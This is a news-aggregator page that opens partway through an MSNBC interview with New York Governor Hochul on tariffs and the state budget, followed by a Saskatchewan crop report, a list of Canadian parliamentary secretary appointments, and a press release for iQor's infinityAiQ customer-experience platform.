    They’re all suffering now because the Canadians are saying not just this threat of tariffs, but the fact that you’re talking about taking over our country. It is so insulting to our Canadian friends. I understand it, but flights from Canada are down dramatically at JFK. They’re not coming to New York City, they’re not spending money, they’re not going to the shows, and the rest of the state is feeling the ripple effect. It is devastating.

    Lawrence O’Donnell, MSNBC: The Republican budget bill, they’re working on it now. You’ve already got a budget. You did your job on a budget much earlier than Washington as usual, I would say. You had to do the best you could with that budget, with the information you had at the time. Might this be a situation where you have to come back — if this Republican budget becomes law — come back and revisit the New York State Budget?

    Governor Hochul: We may have to do that, but what I want to talk about for one minute is my budget in contrast to what’s happening in Washington. When we talk about these tariffs, we’re talking about over $3,000 to $6,000 more in additional costs. Everything’s going to cost more, especially commodities from China.

    I’m focusing on affordability because I know New Yorkers are struggling. My own family used to live in a trailer park — clipped coupons, we bought our clothes at used clothing stores. So when I see parents, moms and dads today trying to make ends meet, I said, “The best thing I can do for them is to help lift them out of poverty or lift them out of their circumstances, put money back in their pockets.”

    I have $5,000 going back in the pockets of New York families with Child Tax Credit, Middle Class Tax Cut, and an inflation rebate, covering the cost of school lunches and breakfast for every family, and parents are so grateful. But I’m going to put that in this pocket, and the Trump tariffs are taking it out because everything’s going to cost more. So families feel like they just can’t get ahead.

    So we’ll come back if we have to deal with this. I expect we’ll come back in the fall, but we received $93 billion from the federal government. I can’t make that up. No state is going to make that up. So that’s the harsh situation that we’ll be seeing when cuts to everything.

    The largest cut to nutrition program that’s happening, Title One under education law means that schools in New York State that take care of our highest need kids will be cut. There’s no part of our state that will be untouched if that devastating bill becomes law. We must stop that.

    Lawrence O’Donnell, MSNBC: Governor Kathy Hochul, thank you very much for finding the time to come by and see us. Really appreciate it.

    Governor Hochul: Great to see you again.

    Lawrence O’Donnell, MSNBC: Thank you.

    MIL OSI USA News –

    June 6, 2025
  • MIL-OSI Canada: Crop Report for the Period May 27 to June 2, 2025

    Source: Government of Canada regional news

    Released on June 5, 2025

    Over the past week, seeding advanced considerably across the province and is now approaching the finish line. Seeding is 97 per cent complete, up from 88 per cent last week. This is similar to the five-year average of 95 per cent and 10-year average of 96 per cent. 

    The southwest, west-central and northeast are the furthest advanced at 99 per cent complete. The northwest is 98 per cent complete, followed closely by the southeast and east-central regions both at 95 per cent complete. 

    Provincially, seeding is complete or nearly complete for field peas, spring wheat, durum, barley, triticale, canola, lentils, mustard, flax and oats. Chickpeas, canary seed, soybeans and perennial forage are the furthest behind in seeding progress. 

    Rainfall was minimal throughout the province with most areas not reporting any. The highest rainfall was reported in the Eldon area at 11 millimetres (mm), followed by the Reno and Medstead areas both at nine mm. The Meadow Lake area received eight mm. 

    Topsoil moisture continued to decline this week. Cropland topsoil moisture is rated as one per cent surplus, 46 per cent adequate, 44 per cent short and nine per cent very short. Hayland topsoil moisture is reported at one per cent surplus, 38 per cent adequate, 45 per cent short and 16 per cent very short. Pasture topsoil moisture is one per cent surplus, 31 per cent adequate, 48 per cent short and 20 per cent very short. 

    Producers report mostly good crop emergence across the province with some reports of spotty emergence in later seeded crops. Of the crops that have emerged, the majority are reported in good to fair condition. For pulse crops, soybeans are rated in the best condition with 21 per cent rated excellent, 64 per cent good and 15 per cent fair. This is followed by lentils rated at seven per cent excellent, 72 per cent good and 20 per cent fair, as well as field peas rated at seven per cent excellent, 68 per cent good and 24 per cent fair. Chickpeas are rated at five per cent excellent, 81 per cent good and 14 per cent fair. 

    For cereal crops, durum is rated at nine per cent in excellent condition, 67 per cent good and 23 per cent fair, while oats are nine per cent excellent, 52 per cent good and 35 per cent fair. Spring wheat is rated at eight per cent in excellent condition, 60 per cent good and 29 per cent fair, followed by barley at seven per cent in excellent condition, 60 per cent good and 30 per cent fair. 

    Other cereal crops have also been rated as being in mostly good to fair condition. Winter wheat is rated at six per cent in excellent condition, 52 per cent good and 36 per cent fair; fall rye is four per cent excellent, 52 per cent good and 29 per cent fair; canary seed is 10 per cent in excellent condition, 61 per cent good and 27 per cent fair, and finally triticale is 62 per cent good and 33 per cent fair. 

    For oilseed crops, flax is rated at 12 per cent excellent, 62 per cent good and 24 per cent fair, followed by canola at seven per cent excellent condition, 50 per cent good and 35 per cent fair. Mustard is at two per cent excellent, 65 per cent good and 32 per cent fair.  

    There have been various causes of crop damage over the past week. Dry conditions, wind and heat were reported in various locations across the province, with minor crop damage overall. Minor crop damage from flea beetle, cutworm, grasshopper and wireworm pressure was reported with some producers taking control measures. Some minor damage from wildlife was also reported, and producers continue to monitor gopher populations across the province. 

    Producers have been busy with seeding and spraying when the weather permits, along with rock picking, land rolling and moving cattle out to pasture and branding. Producers are reminded to keep safety top of mind while working. For any crop or livestock questions, producers are encouraged to call the Agriculture Knowledge Centre, toll free at 1-866-457-2377.

    A complete, printable version of the Crop Report is available online: Download Crop Report.

    Follow the 2025 Crop Report on X/Twitter at @SKAgriculture.

    -30-

    For more information, contact:

    MIL OSI Canada News –

    June 6, 2025
  • MIL-OSI Canada: Prime Minister announces new parliamentary secretary team

    Source: Government of Canada – Prime Minister

    Today, the Prime Minister, Mark Carney, announced a new parliamentary secretary team focused on building Canada strong.

    Canadians elected this new government with a mandate to define a new economic and security relationship with the United States, to build a stronger economy, to bring down costs, and to keep our communities safe. Parliamentary secretaries will support their respective cabinet ministers and secretaries of state to deliver on this mandate.

    The new parliamentary secretary team is appointed as follows:

    • Karim Bardeesy becomes Parliamentary Secretary to the Minister of Industry
    • Jaime Battiste becomes Parliamentary Secretary to the Minister of Crown-Indigenous Relations
    • Rachel Bendayan becomes Parliamentary Secretary to the Prime Minister
    • Kody Blois becomes Parliamentary Secretary to the Prime Minister
    • Sean Casey becomes Parliamentary Secretary to the Minister of Veterans Affairs and Associate Minister of National Defence
    • Sophie Chatel becomes Parliamentary Secretary to the Minister of Agriculture and Agri-Food
    • Madeleine Chenette becomes Parliamentary Secretary to the Minister of Canadian Identity and Culture and Minister responsible for Official Languages and Parliamentary Secretary to the Secretary of State (Sport)
    • Maggie Chi becomes Parliamentary Secretary to the Minister of Health
    • Leslie Church becomes Parliamentary Secretary to the Secretaries of State for Labour, for Seniors, and for Children and Youth, and Parliamentary Secretary to the Minister of Jobs and Families (Persons with Disabilities)
    • Caroline Desrochers becomes Parliamentary Secretary to the Minister of Housing and Infrastructure
    • Ali Ehsassi becomes Parliamentary Secretary to the President of the King’s Privy Council for Canada and Minister responsible for Canada-U.S. Trade, Intergovernmental Affairs and One Canadian Economy (Canada-U.S. Trade)
    • Mona Fortier becomes Parliamentary Secretary to the Minister of Foreign Affairs
    • Peter Fragiskatos becomes Parliamentary Secretary to the Minister of Immigration, Refugees and Citizenship
    • Vince Gasparro becomes Parliamentary Secretary to the Secretary of State (Combatting Crime)
    • Wade Grant becomes Parliamentary Secretary to the Minister of Environment and Climate Change
    • Claude Guay becomes Parliamentary Secretary to the Minister of Energy and Natural Resources
    • Brendan Hanley becomes Parliamentary Secretary to the Minister of Northern and Arctic Affairs
    • Corey Hogan becomes Parliamentary Secretary to the Minister of Energy and Natural Resources
    • Anthony Housefather becomes Parliamentary Secretary to the Minister of Emergency Management and Community Resilience
    • Mike Kelloway becomes Parliamentary Secretary to the Minister of Transport and Internal Trade
    • Ernie Klassen becomes Parliamentary Secretary to the Minister of Fisheries
    • Annie Koutrakis becomes Parliamentary Secretary to the Minister of Jobs and Families
    • Kevin Lamoureux becomes Parliamentary Secretary to the Leader of the Government in the House of Commons
    • Patricia Lattanzio becomes Parliamentary Secretary to the Minister of Justice and Attorney General of Canada
    • Ginette Lavack becomes Parliamentary Secretary to the Minister of Indigenous Services
    • Carlos Leitao becomes Parliamentary Secretary to the Minister of Industry
    • Tim Louis becomes Parliamentary Secretary to the President of the King’s Privy Council for Canada and Minister responsible for Canada-U.S. Trade, Intergovernmental Affairs and One Canadian Economy (Intergovernmental Affairs and One Canadian Economy)
    • Jennifer McKelvie becomes Parliamentary Secretary to the Minister of Housing and Infrastructure
    • Marie-Gabrielle Ménard becomes Parliamentary Secretary to the Minister of Women and Gender Equality and Secretary of State (Small Business and Tourism)
    • David Myles becomes Parliamentary Secretary to the Minister of Canadian Identity and Culture and Minister responsible for Official Languages and Parliamentary Secretary to the Secretary of State (Nature)
    • Yasir Naqvi becomes Parliamentary Secretary to the Minister of International Trade and Parliamentary Secretary to the Secretary of State (International Development)
    • Taleeb Noormohamed becomes Parliamentary Secretary to the Minister of Artificial Intelligence and Digital Innovation
    • Rob Oliphant becomes Parliamentary Secretary to the Minister of Foreign Affairs
    • Tom Osborne becomes Parliamentary Secretary to the President of the Treasury Board
    • Jacques Ramsay becomes Parliamentary Secretary to the Minister of Public Safety
    • Pauline Rochefort becomes Parliamentary Secretary to the Secretary of State (Rural Development)
    • Sherry Romanado becomes Parliamentary Secretary to the Minister of National Defence
    • Jenna Sudds becomes Parliamentary Secretary to the Minister of Government Transformation, Public Works and Procurement and Parliamentary Secretary to the Secretary of State (Defence Procurement)
    • Ryan Turnbull becomes Parliamentary Secretary to the Minister of Finance and National Revenue and Parliamentary Secretary to the Secretary of State (Canada Revenue Agency and Financial Institutions)

    Prime Minister Carney also announced that Élisabeth Brière will serve as Deputy Chief Government Whip, and Arielle Kayabaga will serve as Deputy Leader of the Government in the House of Commons.

    Quote

    “Canada’s new parliamentary secretary team will deliver on the government’s mandate for change, working collaboratively with all parties in Parliament to build the strongest economy in the G7, advance a new security and economic partnership with the United States, and help Canadians get ahead.”

    Quick Fact

    • Parliamentary secretaries are chosen by the Prime Minister to assist ministers and secretaries of state.

    Associated Link

    MIL OSI Canada News –

    June 6, 2025
  • MIL-OSI: iQor CXBPO™ Unveils infinityAiQ™ Platform Powering the Future of Intelligent Customer Experiences

    Source: GlobeNewswire (MIL-OSI)

    FT. LAUDERDALE, Fla., June 05, 2025 (GLOBE NEWSWIRE) — iQor CXBPO™, an award-winning customer experience business process outsourcing (BPO) provider, today announced the launch of infinityAiQ™, a unified intelligence platform that combines human expertise, AI, and analytics to optimize every stage of the customer experience. The platform is designed to help clients deepen loyalty, reduce costs, and increase revenue through smarter, more adaptive CX operations.

    Built to power iQor’s CXBPO model, the infinityAiQ platform integrates intelligence across the agent and customer lifecycles — from hiring and training to engagement, resolution, and recovery. It combines secure infrastructure, proprietary AI tools, and enriched data pipelines into a cohesive, scalable system. A key component, Insights iQ™, extracts predictive, real-time intelligence from every customer interaction. Powered by iQor’s VALDI advanced analytics engine and enhanced through an industry-first collaboration with OpenAI, Insights iQ enables brands to act on 100% of conversations — not just samples — to uncover trends, detect churn risks, and accelerate action.

    “infinityAiQ is the engine propelling our CXBPO model to help clients compete in a world where customer experience drives business growth,” said iQor President and CEO Chris Crowley. “By harnessing data, technology, and expertise, we deliver a scalable foundation for faster innovation, smarter decisions, and stronger customer relationships. This platform enables our clients to move beyond traditional outsourcing models and into proactive, insight-driven growth.”

    infinityAiQ offers three integrated solution pillars to help brands turn customer experience into competitive advantage:

    • People iQ: Intelligent hiring, onboarding, and training systems that match best-fit talent to client needs, building high-performing, scalable teams.
    • Process iQ: Streamlined workflows and automation that reduce costs and improve speed, accuracy, and customer satisfaction.
    • Insights iQ: Predictive analytics and real-time decisioning tools that identify patterns, uncover opportunities, and drive revenue-enhancing CX strategies.

    iQor’s investment in automation and machine learning enables its infinityAiQ platform to process over 2.7 billion tokens per week through LLMs and apply advanced predictive analytics to 100% of the call volume, driving significant improvements in performance and customer experience.

    “infinityAiQ is the culmination of years of investment in secure infrastructure, proprietary AI, and advanced analytics,” said Prabhjot Singh, Chief Digital Officer at iQor. “We’ve engineered a platform that transforms unstructured data from every interaction into real-time business intelligence — fueling predictive decisioning, automation, and continuous optimization across the CX journey.”

    With iQor’s PCI-DSS, SOC 1 and 2 Type 2, HITRUST, and ISO 27001 certifications, as well as HIPAA compliance, infinityAiQ provides clients with the confidence of operating on a secure, resilient infrastructure. Whether deployed as a full contact center solution or integrated with existing systems, the platform is designed to deliver unmatched intelligence and flexibility across omnichannel environments without disruption.

    To learn more about how infinityAiQ powers unified intelligence for unmatched CX results, visit www.iqor.com/infinityAiQ.

    About iQor CXBPO™
    iQor CXBPO™ is a trusted partner in intelligent customer experience solutions, delivering exceptional results for global brands. With 40,000 employees across 10 countries, we combine 30 years of industry expertise with cutting-edge AI-driven innovations to optimize customer interactions at every stage. Our agile, scalable solutions ensure seamless omnichannel engagement, driving loyalty and measurable business success. Recognized as a Great Place to Work® and a leader in CX excellence, we elevate performance through a people-first approach, operational expertise, and secure, technology-enabled solutions. Learn more at iQor.com.

    The MIL Network –

    June 6, 2025
←Previous Page
1 … 77 78 79 80 81 … 300
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress